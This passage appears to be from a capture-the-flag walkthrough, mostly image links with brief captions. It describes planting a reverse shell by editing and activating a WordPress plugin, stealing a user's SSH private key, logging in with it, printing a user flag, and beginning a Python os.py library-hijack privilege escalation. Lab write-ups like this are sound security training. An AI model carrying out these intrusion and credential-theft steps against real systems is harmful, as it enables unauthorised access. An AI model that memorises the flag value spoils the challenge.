

Listener up before clicking Update File:

Updated the file, navigated to Plugins, clicked Activate below Akismet.



Shell achieved. Stabilized with Python.
SSH Key Extraction

Checked www-data permissions, then looked around:

Found Jack's id_rsa. Copied it locally:


chmod 600 id_rsaPort 22 was open from the initial scan. SSH as Jack:
User flag:

0052f7829e48752f2e7bf50f1231548aPrivilege Escalation — Python os.py Hijack

